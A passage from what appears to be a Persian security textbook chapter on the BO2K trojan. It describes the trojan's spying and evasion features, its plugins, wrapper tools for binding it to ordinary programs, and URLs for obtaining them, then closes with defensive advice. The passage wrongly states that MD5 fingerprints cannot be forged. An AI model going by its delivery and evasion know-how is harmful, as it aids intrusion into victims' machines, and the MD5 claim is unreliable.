- **Gather Password** : سـرویس‌دهندهٔ BO2K قـادر اسـت در کـلّ سیسـتم بدنبـال کلمـات عبـور ارتباطات تلفنـی (Dialup) و کوکی‌هـا بگـردد و بصـورت خودکـار آنـها را جمع‌آوری کـرده بـرای نفـــوذگر ارسال کند. خطرناکترین وضعیت زمانی اسـت کـه قربـانی دارای بـالاترین سـطح مجـوز (Administration Level) بوده باشد. در این حالت BO2K کـلّ بـانک اطلاعـاتی SAM (کـه در فصـل

[1] Social Engineering

چهارم تشریح شد) را برای نفـــوذگر ارسال می‌کند. او با دریـافت ایـن بـانک اطلاعـاتی کـه در آن کلمات عبور و مشخصات کاربران بصورت رمز ذخیره شده سعی در بـیرون کشـیدن کلمـات عبـور می‌نماید؛ برای اینکار از اصول رمزشکنی کلمات عبور بهره می‌گیرد و با استفاده از ابزار L0phtCrack آنها را می‌شکند.

- BO2K : **View, Copy, Rename, Delete, Search or Compress any file on the system** تمـام عملیات لازم برای مدیریت فایل ، شامل بررسی و دیدن محتوای فایل، حذف، کپی و تغییر نام فـایل یا فشرده‌سازی فایل را بر روی ماشین قربانی انجـام می‌دهـد، بشـرط آنکـه شـخص قربـانی چنیـن مجوزهائی را داشته باشد. قابلیت فشرده‌سازی BO2K نشان می‌دهد که پیاده‌کنندگـان آن زیرکانـه بـه این نکته دقت داشته‌اند که یک نفـــوذگر مایل است از راه دور فایلها را بصورت فشرده شده انتقـال بدهد تا بر سرعت انتقال بیفزاید!
- **تغییر در Registry Setting** : فایلهای ریجستری فایلهائی هستند کـــه پیکربنـدی سیسـتم عـامل ، نرم‌افزارهـای کـاربردی و تنظیمـات هـر سـرویس‌دهنده را در محیـــط وینـــدوز تعییـــن می‌کننـــد. سرویس‌دهندهٔ BO2K این امکان را به نفـــوذگر می‌دهد تا بتواند از راه دور پیکربندی یک سیستم را به شکل دلخواه تغییر بدهد.
- **عملیات روی پروسه‌ها:** سرویس‌دهندهٔ BO2K می‌تواند فهرست پروسه‌های در حـال اجـرا روی ماشین قربانی را بدست آورده و در اختیار نفـــوذگر قرار بدهد. سپس به دلخواه او هر یـک از ایـن پروسه‌ها را از بین ببرد[1] یا پروسهٔ جدیدی را اجرا یا تولید نماید.
- **تغییر مسیر بسته‌ها:** BO2K قادر است از تمام بسته‌هائی که به ماشین قربانی می‌رسد، یک نسـخه تولید کرده و آنرا برای ماشین نفـــوذگر ارسال کند. بدین نحو نفـــوذگر قادر به استراق‌سـمع تمـام داده‌های قربانی است!
- **تغییر مسیر برنامهٔ کاربردی:** با این قابلیت، BO2K قادر اســت هـر برنامـهٔ کـاربردی را بـر روی ماشین قربانی اجرا کند تا به یک شماره پورت تعیین شده توسط نفـــوذگر گوش بدهد. بعنوان مثال او قادر است Telnet یا NatCat را برای گوش دادن به یک شماره پـورت روی ماشـین قربـانی اجـرا نماید.
- **کنترل ابزارهای چندرسانه‌ای:** با استفاده از BO2K ، نفـــوذگر قادر است بطور همزمان جریـان تصاویر لحظه به لحظهٔ صفحهٔ نمایش قربانی را تماشا کند. در ضمن حرکت مکان‌نمای موس و فشار تکمه‌های صفحه‌کلید را تحت نظارت خواهد داشت. البته این قابلیتهای BO2K از طریق نصـب یـک plug-in به نام BOPeep در اختیار او قرار می‌گیرد. Plug-inهای دیگری هم هستند که با استفاده از آنها BO2K قادر است دوربین قربانی را به کار بیندازد و تصاویر آنرا برای نفـــوذگر ارسال نماید!
- **HTTP File Server** : یکی از قابلیتهای بسیار تکنیکی BO2K آنست که می‌تواند ماشین قربـانی را

[1] kill process

تبدیل به یک سرویس‌دهندهٔ سادهٔ HTTP نماید! لذا نفـــوذگر بدون آنکه نیاز به هیچ نرم‌افزار خاصی داشته باشد می‌تواند با استفاده از یک مرورگر عادّی (Browser) فایلهائی را از ماشین قربانی بـــر روی ماشین خود منتقل نماید.

- **مشخصات دیگر BO2K** : سرویس‌دهندهٔ BO2K این قابلیت را دارد که بصورت کـاملاً مخفـی و بدون هیچ علامتی روی ماشین قربانی اجرا شود بگونه‌ای که حتی نام آن در فهرست پروســه‌های در حال اجرا بر روی Windows NT/2000 ظاهر نخواهد شد. بدین معنا کــه اگـر قربـانی بـا فشـار دادن Ctrl+Alt+Del گزینـه Task/Process را انتخـاب نمـاید هیـچ اثـری از سـرویس‌دهندهٔ BO2K در ایـن فهرست نخواهد دید! این مشخصه کمک می‌کند تا فعالیت این "اسب تروا" برای مدتهای طولانی بـر روی ماشین قربانی ادامه داشته باشد و دسترسی بلند مدتی برای نفـــوذگر فراهم شود.
- **Installation Wizard** : BO2K بهمراه یک ویزارد نصب بسیار ساده و قـوی ارائـه می‌شـود و بـه استفاده‌کننده این امکان را می‌دهد تا در یک محاورهٔ سـاده و گام‌بـه‌گـام BO2K را پیکربنـدی نمـاید؛ شماره پورت و نوع پورت (UDP یا TCP) را تنظیم کرده و یک کلمهٔ عبور برای آن تعیین کند. کلمـهٔ عبور بدان علت لازم است که هرگاه سرویس‌دهندهٔ BO2K روی ماشینی نصب شد، هـر کسـی قـادر خواهد بود از راه دور با آن ارتباط برقرار کرده و اهداف خود را دنبال کند در حالی که با تنظیم کلمهٔ عبور ، حق بهره‌برداری از سرویس‌دهندهٔ BO2K در انحصار کسی خواهد بود که موفق شده آنرا روی ماشین قربانی نصب کند.

برخلاف بسیاری از اسبهای تروا BO2K ، هیچ شماره پورت پیش‌فرضـی را انتخـاب نکـرده و حتمـاً باید در هنگام نصب، تعیین شود. (این در حالی است که نسخهٔ قبلی Back Orifice بطور پیش‌فرض بـه شماره پورت UDP 31337 گوش می‌داد.) عدم تعیین یک پورت پیش‌فرض برای BO2K باعث می‌شـود تا نتوان از طریق پویش پورتهای مشخص حضور آنرا در ماشـین قربـانی کشـف کـرد. (پویـش تمـام ٦٥٥٣٥ پورت ، بر روی یک ماشین بسیار وقتگیر است و معمولاً انجام نمی‌شود لـذا بـا انتخـاب یـک شماره پورت تصادفی از بین انبوه شماره‌ها ، BO2K مخفی خواهد ماند !)

برای آشنایی بیشتر

در ضمیمهٔ الف با قابلیتهای BO2K بصورت تفصیلی‌تر آشنا خواهید شد.

امکان توسعهٔ BO2K با یکسری از Plug-ins

یکی دیگر از قابلیتهای بسیار قدرتمند و ویژهٔ BO2K آنست که می‌توان هستهٔ سرویس‌دهندهٔ BO2K را با یکسری از plug-inهای انتخابی مجهز کرده و آنرا در خدمت اهدافی قـرار داد کـه احتمـالاً هسـته BO2K از آن حمایت نمی‌کند. گروه نفوذگران cDc این plug-in ها را کـه می‌تواننـد توسـط هـر کـاربر حرفه‌ای نوشته شوند، اصطلاحاً "Unified Tool Transport Plug-ins" نـامیده‌اند. ایـن plug-inهـا بـاید از

طریق برنامه‌نویسی API (Application Program Interface) نوشته شوند. از آنجائی که کدهای برنامهٔ BO2K در اختیار همه می‌باشد، یک حرفه‌ای بسادگی می‌تواند آنرا در خدمت اهداف خود گرفته و به نحو مناسب آنرا تغییر داده و مجدداً ترجمه (کامپایل) نماید. توسعهٔ BO2K مرهون همین قابلیت است! تاکنون plug-ins های بسیار زیادی برای BO2K نوشته شده که در زیر به برخی از آنها خواهیم پرداخت. برای آنکه بتوانید آخرین plug-inهای ارائه شده برای BO2K را بدست آورید به آدرس زیر مراجعه نمائید:[۱]

http://www.bo2k.com/warez.html

- **BOPeep Plug-in** : این plug-in اجازه می‌دهد تا جریان تصاویر صفحهٔ نمایش ماشین قربانی بطور لحظه به لحظه برای نفوذگر ارسال شود. در ضمن بغیر از تصاویر، کلیهٔ فعالیتهای موس و صفحه کلید نیز استراق‌سمع شده و برای نفوذگر ارسال می‌شود. این قابلیت زیبا بیشتر برای مسئولین شبکه و مراقبین کاربران مفید است تا برای نفوذگر راه دور! چرا که چنین قابلیتی به پهنای باند زیادی نیازمند است و برای یک نفوذگر مقرون به صرفه نمی‌باشد و در ضمن چندان هم سودمند نیست.
- **Encryption** : یکی دیگر از قابلیتهای جانبی BO2K آنست که انتقال و مبادلهٔ داده‌ها بین ماشین قربانی و نفوذگر می‌تواند بصورت رمزنگاری شده انجام شود. BO2K از روشهای رمزنگاری DES و CAST و ... پشتیبانی می‌کند. plug-inهای رمزنگاری با نامهای زیر عرضه شده‌اند:
  - Serpent Encryption
  - Blowfish Encryption
  - CAST-256 Encryption
  - IDEA Encryption
  - RC6 Encryption

مجموعهٔ این plug-inها برای رمزنگاری اطلاعات مبادله شده بین نفوذگر و قربانی استفاده می‌شود. قابلیت رمزنگاری اطلاعات، که به امنیت سیستم کمک می‌کند در اکثر محصولات تجاری "نظارت از راه دور" یا وجود ندارد یا بسیار ضعیف است، در حالی که این قابلیت در BO2K به رایگان عرضه می‌شود!

- **BOSOCK32** : این plug-in هم یکی از قابلیتهای ویژهٔ BO2K محسوب می‌شود! با استفاده از آن برای مبادلهٔ اطلاعات بین ماشین قربانی و نفوذگر بجای استفاده از TCP یا UDP از ICMP استفاده می‌شود. یعنی BOSOCK32 به هیچ شماره پورتی گوش نمی‌دهد بلکه از پیغامهای ICMP بهره می‌گیرد. لذا کشف حضور BO2K از طریق ابزارهای پویش پورتهای باز [مثل استفاده از دستور netstat] غیرممکن خواهد بود. (به فصل دوم مراجعه کرده و ICMP را مطالعه کنید. ICMP به هیچ

---

[۱] **مجدداً تکرار می‌کنیم که بعد از حملهٔ یازدهم سپتامبر *www.bo2k.com* برای مدتی مسدود بود. اگر آدرس فوق را غیرقابل دسترس دیدید با یک جستجوی ساده در *google.com* از سایتهای پشتیبان آن در اروپا ، برزیل روسیه و هند استفاده کنید.**

شماره پورتی گوش نمی‌دهد بلکه مستقیماً با IP در ارتباط است.)

با توجه به اینکه چنین قابلیتی بزرگترین خدمت را به جای مسئولین شبکه به نفـــوذگـران می‌کنـد بهمین دلیل شش ماه که از عرضهٔ آن گذشت نویسندگان آن مجبور شدند تـا آنـرا از روی سـایتهای عمومی بردارند ولی هنوز در برخی از سایتهای زیرزمینی (که بسیار فراوانند) پیدا می‌شود.

- **STCPIO** : کنترل جریـان داده‌هـا بیـن سـرویس‌دهندهٔ BO2K و نفـــوذگـر را بصـورت کـاملاً رمزنگاری شده انجام می‌دهد تا سیستمهای IDS یا دیوارهای آتش هوشمند نتوانند براحتـی ترافیـک داده‌ها را تحلیل و بُروز یک حمله را کشف نمایند.

قربانیان BO2K کجا هستند؟

یکی از مشکلات عمدهٔ اسبهای تروا آنست که پس از آنکـه هسـتهٔ سـرویس‌دهندهٔ آنـها بصـورت پنهانی بر روی ماشینهای قربانی اجرا شدند، نفـــوذگر باید به نحوی آدرسهای IP این ماشینها را بداند تا قادر باشد از طریق کنسول فرمان با آنها ارتباط برقرار کرده و اهداف خود را دنبال کند. به سـناریوی زیر دقت کنید:

نفـــوذگر یک اسب تروا مثل BO2K را به یک برنامهٔ مفید و زیبا چسبانیده و آنرا از طریـق پسـت الکترونیکی برای قربانی می‌فرستد؛ قربانی آنرا دریافت و اجرا می‌نماید. آن برنامهٔ به ظاهر مفید نظـر او را جلب کرده و غافل از آنکه برنامه آلوده است آنرا برای چند دوست دیگر ارسـال می‌کنـد. آنـها نـیز آلوده می‌شوند و ممکن است آنرا برای دیگران بفرستند و ایـن آلـودگـی توسـعه یـابد. بدیـن ترتیـب نفـــوذگر هیچیک از قربانیان خود را نمی‌شناسد و آدرس IP آنها را نمی‌داند لذا این آلـودگـی وسـیع هیچ منفعتی برای او نخواهد داشت!

گروههای زیرزمینی برای رفع چنین مشکلی از ابزارهـای بسـیار قدرتمنـدی اسـتفاده می‌کننـد کـه BO2K نیز با این ابزارها تجهیز شده است. این ابزارها بدین گونه عمل می‌کنند که بـه محـض اجـرای سرویس‌دهندهٔ BO2K روی یک ماشین قربانی، آدرس IP و دیگر مشخصات لازم از ماشـین قربـانی را جمع‌آوری کرده و توسط یک نامهٔ الکترونیکی به آدرسی که نفـــوذگر در هنگام ارسـال برنامـهٔ آلـوده تنظیم کرده است، می‌فرستند. نفـــوذگـر بـا مراجعـهٔ متنـاوب بـه صنـدوق پسـت الکـترونیکی خـود مشخصات قربانیان جدیدی را که اخیراً به دام افتاده‌اند، جمع‌آوری می‌کند! این نامه‌های الکترونیکی در حقیقت پیغام خودکشی ماشین قربانی است که بصورت مخفیانه ارسال شده است! از آنجائی که گـاهی ارسال یک نامهٔ الکترونیکی چند ثانیه (تا چنـد دقیقـه) تـاخیر دارد؛ لـذا اسـتفاده از ایـن روش حـالت همزمان و بلادرنگ ندارد. برای آنکه نفـــوذگر بصورت بلادرنـگ و همزمـان قربانیـان خـود را بـدام بیندازد، BO2K این قابلیت را دارد کـه مشـخصات ماشـین قربـانی را بجـای ارسـال از طریـق پسـت الکترونیکی ، از طریق محیطهای گپ‌زنی (مثل IRC یا ICQ) به او اعلام نماید. نفـــوذگر در محیطهای گپ‌زنی (Chat Room) بطور فعال باقی می‌ماند و منتظر پیامهای قربانیان خود می‌شود. بنـابراین مشـکل پیدا کردن قربانیان که در اکثر اسبهای تروا وجود دارد ، در BO2K حل شده است.

قابلیت استراق سمع و ربودن داده‌های قربانی

BO2K از یک plug-in بهره می‌گیرد که میراث نسخهٔ قبلی آن و همچنین بقیهٔ اسبهای تروای خطرناک است. این plug-in در حقیقت یک دزد ترافیک شبکه است که در فصل هشتم تحت عنوان اسنیفر(Sniffer) آنرا تحلیل کردیم. BO2K با مجهز شدن به این plug-in قادر خواهد بود ترافیک جاری شبکه‌ای که ماشین قربانی روی آن واقع است را استراق‌سمع کند. یعنی یک نفوذگر با فریب یک کاربر و رخنه در ماشین او ، می‌تواند نفوذ خود را به ماشینهای دیگر شبکه گسترش بدهد. BO2K پس از استراق سمع ترافیک روی شبکه آنها را طبق نظر نفوذگر ، غربال کرده و نتیجه را برای او ارسال می‌کند.

وجود این plug-in می‌تواند شائبهٔ خطرناک بودنBO2K را تائید کند زیرا نرم‌افزارهای مدیریت از راه دور معمولاً به استراق‌سمع و دزدیدن داده‌ها احتیاج ندارند. (مسئول شبکه نیازمند استراق سمع ترافیک شبکهٔ خود نیست.) گروه cDc معتقد است این قابلیت می‌تواند BO2K را به یک سیستم IDS تبدیل کند در حالی که اینگونه نیست و این قابلیت بیشتر در خدمت نفوذگران بدخواه قرار خواهد گرفت.

چسبانیدن یک اسب تروا به یک برنامهٔ مفید

مسلماً یک نامهٔ الکترونیکی را با عنوان:


"لطفاً این اسب تروا را روی ماشین خود نصب کنید تا به خاک سیاه بنشینید!"

هیچکس باز نخواهد کرد چه برسد به آنکه ضمیمهٔ آن اجرا شود. (البته کم نیستند کاربران بی‌تجربه‌ای که هر چیزی را باز و اجرا می‌کنند!!!)

معمولاً اسبهای تروا در قالب یک برنامهٔ مفید برای قربانیان ارسال می‌شوند تا قربانیان ترغیب شده و آنرا باز و اجرا کنند.

گروههای زیرزمینی ابزارهائی را نوشته و توسعه داده‌اند که قادرند هر نوع اسب تروائی را به یک برنامهٔ اجرائی بچسبانند. این ابزارها که Wrapper نام دارند در اختیار عموم قرار گرفته و متاسفانه استفادهٔ نابجائی از آنها می‌شود. شما به عنوان مسئول شبکه (یا یک کاربر) باید به هر برنامهٔ اجرائی که با ظاهر مفید و زیبا برای شما ارسال شده است، مشکوک باشید. برنامه‌های Wrapper این امکان را فراهم آورده‌اند که یک اسب تروا بطور مستقل نوشته شده و سپس به یک برنامهٔ مفید چسبانیده شود.

یکی از این ابزارها **Silk Rope** نام دارد که تصویر کنسول اجرائی آن در شکل (۳-۱۰) نشان داده شده است.



شکل (۳-۱۰) پنجرهٔ گرافیکی ابزار Silk Rope برای چسباندن اسب تروا به یک برنامهٔ مفید

در مثال شکل (۳-۱۰) سعی شده است تا برنامهٔ مفید و سودمند WINWORD.exe (واژه‌پرداز مشهور ویندوز) با هستهٔ سرویس‌دهندهٔ BO2K آلوده شده و فایل آلوده‌ای بنام infected.exe ساخته شود. (البته نفوذگر می‌تواند هر نام دلخواهی را برای آن انتخاب کند) دقت کنید که سرویس‌دهندهٔ BO2K جمعاً صد کیلو بایت است در حالی WinWord در مثال بالا بسیار بزرگتر است و آلوده شدن با BO2K مقدار بسیار ناچیزی به حجم آن اضافه خواهد کرد.

وقتی کاربر، برنامهٔ آلوده شده WinWord را اجرا می‌کند ابتدا برنامهٔ سرویس‌دهندهٔ BO2K اجرا و نصب می‌شود؛ سپس در ادامه برنامهٔ WinWord بصورت کاملاً عادی اجرا خواهد شد. اجرای BO2K هیچ علامت خاصی نخواهد داشت و لذا قربانی شک نخواهد کرد! البته چسباندن یک اسب تروا مثل BO2K به برنامه‌ای مثل WinWord چندان مفید نیست.

نکتهٔ امنیتی:
معمولاً نفوذگران اسبهای تروا را به برنامه‌های رایگان ، کوچک و زیبا می‌چسبانند تا قربانیان بیشتری داشته باشند. مثلاً یک اسب تروا ممکن است به یک برنامهٔ اجرائی کوچک چسبانده شود که آن برنامه با اجرای یک قطعه انیمیشن زیبا و موزیکال ، جشن تولّد کسی را تبریک می‌گوید. برنامه‌های سودمند و رایگانی مثل Winamp یا Real Audio Player می‌توانند طعمه‌ای برای قربانیان محسوب شوند.

ابزارهای Wrapper ، متعدد و بسیار متنوعند. فهرستی از این ابزار جهت آگاهی در آدرس زیر عرضه شده است:

http://www.netninja.com/bo/indx.html

از بین این ابزارها Silk Rope 2000 (شکل ۳-۱۰) ، Saran Wrap و Elite Wrap رایگان هستند.

بگونه‌ای که مشاهده می‌شود Silk Rope 2000 یک محیط سادهٔ گرافیکی دارد در حالی که Saran Wrap و Elite Wrap برنامه‌های غیرگرافیکی و مبتنی بر خط فرمان هستند ولیکن در عوض بی‌نهایت موثر و کارآمد می‌باشند.

به منظور تحقیق

تعدادی از ابزارهای Wrapper ، بهمراه کدهای منبع برخی از آنها (به زبان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشند. آدرس موقعیت آنها بر روی CD ، در انتهای فصل مشخص شده است.

آلوده شدن ماشینها به BO2K از طریق کنترلهای Active X

کنترلهای ActiveX تکنولوژی خاصی هستند که توسط مایکروسافت ابداع شده و به منظور مبادلهٔ کدهای اجرائی بین سرویس‌دهنده وب و مرورگر کاربر نوشته می‌شود. در حقیقت ActiveX حاصل رقابت شرکت مایکروسافت با شرکت سان بود. شرکت سان قبل از آن اپلتهای جاوا را ابداع کرده بود که بعنوان کدهای اجرائی از سرویس‌دهندهٔ وب ارسال و در محیط مرورگر اجرا می‌شوند. البته سان در ایلتهای جاوا اصول امنیتی را رعایت کرده است به نحوی که هیچ اپلتی قادر نیست به سیستم فایل دسترسی داشته باشد، فایلی را بخواند، بنویسد یا تغییر بدهد. مایکروسافت کنترلهای ActiveX را برای اجرا در محیط مرورگر، بگونه‌ای ارائه کرد که تمام قابلیتهای یک برنامهٔ معمولی را داشته باشد یعنی از طریق ارسال کنترلهای ActiveX هر کاری می‌توان روی ماشین کاربر انجام داد. البته برای حفظ امنیت، مایکروسافت کنترلهای ActiveX را با امضای دیجیتالی خاصی که Microsoft Authenticode™ نام دارد عرضه کرد و مرورگر قبل از اجرای یک کنترل ActiveX آنرا احراز هویت می‌کند و در صورتی که سلامت آن تائید شد آنرا اجرا می‌کند. بسیاری از کاربران بدلیل مزاحمتهای مکرّری که مرورگر در هنگام تائید و احراز هویت این کدهای اجرائی بوجود می‌آورد، در مرورگر خود گزینهٔ بررسی هویت کنترلهای ActiveX را غیرفعال کرده‌اند که بسیار خطرناک است. چرا که یک کنترل ActiveX می‌تواند آلوده به یک سرویس‌دهندهٔ اسب تروا باشد و با اجرا در مرورگر قربانی، سریعاً نصب خواهد شد.

نکتهٔ امنیتی:

اکثر اسبهای تروا مثل BO2K ، Sub Seven ، Hack-a-Tack و NetBus به محض آنکه برای اوّلین بار اجرا شدند بگونه‌ای پیکربندی سیستم عامل را تغییر می‌دهند که برای همیشه و در هر بار بوت شدن سیستم عامل آنها نیز فعال شوند. در نتیجه فقط یکبار اجرای سرویس‌دهندهٔ اسب تروا سیستمی را برای همیشه آلوده خواهد کرد. بنابراین همیشه باید مراقب سیستمتان باشید و به نکات امنیتی اشاره شده در بخشهای بعدی بدقت عمل کنید.

اعلام خطر!!!

متاسفانه ابزارهای زیادی با عنوان "ضدویروس" یا "ضد اسب تروا" توسط گروههای نفوذگر عرضه شده‌اند که نه تنها هیچ کاری انجام نمی‌دهند بلکه خودشان یک اسب تروا هستند. از سال ۱۹۹۹ به بعد که اسب تروای BO عرضه شد، ابزارهای با عناوین زیر تبلیغ شدند که خودشان آلوده و مخرّب بودند:

- **BO Eradicator**
- **BO Killer**
- **Anti BO**
- **BO Detector**
- **BO Alarm**

دقت داشته باشید که هیچگاه فریب چنین تبلیغاتی را نخورید و ابزارهای کشف اسب تروا را از شرکتهای معتبر و مطمئن تهیه کنید. رایگان بودن این ابزارهای متنوع شما را فریب ندهد؛ هیچکس دلش برای شما نسوخته است و هیچ ارزانی بی‌دلیل نیست!!

برای آشنایی بیشتر

در ضمیمهٔ الف ویژگیهای اسبهای تروای زیر بررسی خواهد شد:

- اسب تروای Sub Seven
- اسب تروای Hack A-Tack
- اسب تروای Net Bus

مبارزه با اسبهای تروا (Trojan Horses) و درهای پشتی (Backdoors)

در بخشهای قبل اشاره شد که قربانیان اسبهای تروا ، غالباً کاربران معمولی و بی‌تجربه هستند. متاسفانه بیش از نود درصد از کلّ کاربران چند صد میلیونی شبکهٔ اینترنت ، کاربران بی‌تجربه محسوب می‌شوند که به سادگی فریب می‌خورند. ممکن است یک کاربر در شبکهٔ شما چیز زیادی برای از دست دادن نداشته باشد و لذا آلوده شدن سیستم برای او چندان مهم نباشد؛ ولی شما به عنوان یک مسئول شبکه باید دقت بیشتری داشته باشید زیرا نفوذ در ماشین یک کاربر که عضو شبکهٔ شماست می‌تواند ابتدای یک بحران جدّی تلقی شود. نفوذگر با رخنه به یک ماشین در شبکهٔ محلّی می‌تواند به استراق‌سمع و دزدیدن کلّ ترافیک شبکه بپردازد و از آن طریق اطلاعات کلیدی بقیهٔ کاربران را استخراج کرده و با استفاده از آنها ، حملات بعدی را پایه‌ریزی کند! باید به خطراتی که می‌تواند یک کاربر معمولی را نیز تهدید کند واقف باشید. لذا برای مبارزه با اسبهای تروا که امروزه بسیار متنوع و

خطرناک هستند باید نکات ایمنی زیر را مدنظر قرار بدهید:


- **استفاده از ویروسیابهای مطمئن و قوی:** هر چند اسبهای تروا جزو ویروسهای کامپیوتری تلقی نمی‌شوند ولیکن اکثر ویروس‌یابهای قوی در حین جستجوی ویروسهای مخرب، اسبهای تروا را نیز شناسائی، معرفی و نابود می‌کنند. تقریباً تمام ویروس‌یابهای معروف مانند Norton Antivirus, McAfee ، Protector Plus ، PC Ciline اسبهای تروای مشهوری مثل BO2K ، (Sub7) SubSeven ، Hack-A-Tack ، NetBus و دهها نوع دیگر را می‌شناسند و اقدام به نابودی یا قرنطینه کردن آن می‌کنند. اوّلین راه مبارزه با اسبهای تروا استفاده از ویروس‌یابهای مطمئن و به‌روز است. هرگاه شما از روشهای قانونی یک ویروس‌یاب را تهیه کنید، می‌توانید بصورت رایگان (یا پرداخت هزینهٔ ناچیز) مرتباً آنرا به‌روز کرده از آنها برای یافتن آخرین اسبهای تروا و ویروسهای منتشر شده استفاده کنید. با توجه به آنکه تنوع اسبهای تروا بسیار زیاد و توسعه و گسترش آنها رو به تزاید است شما نیز باید از آخرین نسخهٔ ویروس‌یاب خود استفاده نمائید.

- **عدم استفاده از جستجوکنندهٔ تک‌منظورهٔ اسبهای تروا:** بگونه‌ای که اشاره شد نفوذگران بدخواه از نگرانی کاربران در مورد آلودگی سیستمشان به اسبهای تروا سوءاستفاده کرده و ابزارهائی تحت عنوان "کشندهٔ اسب تروا" ، "ریشه‌کن کنندهٔ اسب تروا" و ... ارائه کرده‌اند که خودشان یک اسب تروا هستند. لذا استفاده از آنها نه تنها مفید نخواهد بود بلکه آلوده‌کنندهٔ سیستم شماست. پس بهیچوجه از چنین ابزارهای غیرمطمئن استفاده نکنید.

- **نسبت به هر نرم‌افزاری که تهیه می‌کنید مطمئن باشید:** فرض کنید نرم‌افزاری را خریداری کرده‌اید که به نظر می‌رسد اصل باشد. از کجا به اصل بودن آن اعتماد دارید؟ از کجا اطمینان پیدا کرده‌اید که یک اسب تروای ناشناخته و جدید در آن وجود ندارد؟ شاید توسعه‌دهندگان آن نرم‌افزار، اهداف مخربی را دنبال می‌کرده‌اند! از طرفی ممکن است فروشندگان یا یکسری از واسطه‌ها، به آن نرم‌افزار یک اسب تروا چسبانیده و سپس آنرا به شما فروخته‌اند.
نکات فوق برای نرم‌افزارهائی که از طریق سایتهای وب عرضه می‌شوند و شما آنها را بطور رایگان (یا در ازای پرداخت وجه) دریافت می‌کنید اهمیت ویژه‌ای پیدا می‌کند.
امروزه برای بررسی صحّت و سلامت نرم‌افزارهائی که بطور گسترده عرضه می‌شوند راهی وجود دارد که بنام "اثر انگشت دیجیتالی– Digital Fingerprint" مشهور است. در این روش از الگوریتم Hash برای آزمون سلامت یک بستهٔ نرم‌افزاری استفاده شده است. وقتی می‌خواهید که نرم‌افزاری را نصب کنید ابتدا از طریق این آزمون بررسی می‌شود که آیا برنامهٔ مورد نظر شما اصل است یا آنکه توسط کسی تغییر داده شده است. الگوریتم MD5 (Message Digest 5) یکی از این الگوریتمهاست که بر اساس آن برای هر فایل یا برنامهٔ اجرایی یک اثر انگشت دیجیتالیِ تولید و به بستهٔ نرم‌افزاری اضافه می‌شود. کدهای MD5 قابل جعل کردن نیست یعنی نمی‌توان بگونه‌ای یک فایل را تغییر داد که کدهای MD5 آن ثابت بماند.
در محیط لینوکس نرم‌افزار md5sum که به رایگان عرضه شده است، می‌تواند برای نرم‌افزارهای شما

"اثر انگشت دیجیتالی" درست کند. این "اثر انگشت دیجیتالی" بصورت یک کد رمز طولانی در سایت وب سازندگان اصلی هر نرم‌افزار ارائه می‌شود. شما می‌توانید با خیال آسوده نرم‌افزار مطلوب خود را از هر جایی دریافت کنید ، زیرا قبل از اجرای آن ابتدا توسط md5sum (یا هر نرم‌افزار مشابه) مجدداً "اثر انگشت دیجیتالی" آن محاسبه شده و با کدی که در سایت وب سازندگان آن عرضه شده مقایسه می‌شود. اگر این دو کد یکسان بود پس نرم‌افزار اصل است و تغییر خاصی در آن داده نشده است. بدین ترتیب "اثر انگشت دیجیتالی" می‌تواند شما را از سلامت نرم‌افزار مطلوبتان مطمئن کند. در شکل (٤-١٠) مثالی از عرضهٔ کد دیجیتالی MD5 در سایت توزیع‌کنندهٔ tcpdump دیده می‌شود. اگر شما tcpdum را از جائی دریافت کردید قبل از اجرای آن با نرم‌افزار md5sum کد MD5 آنرا محاسبه و با این عدد مقایسه می‌کنید.

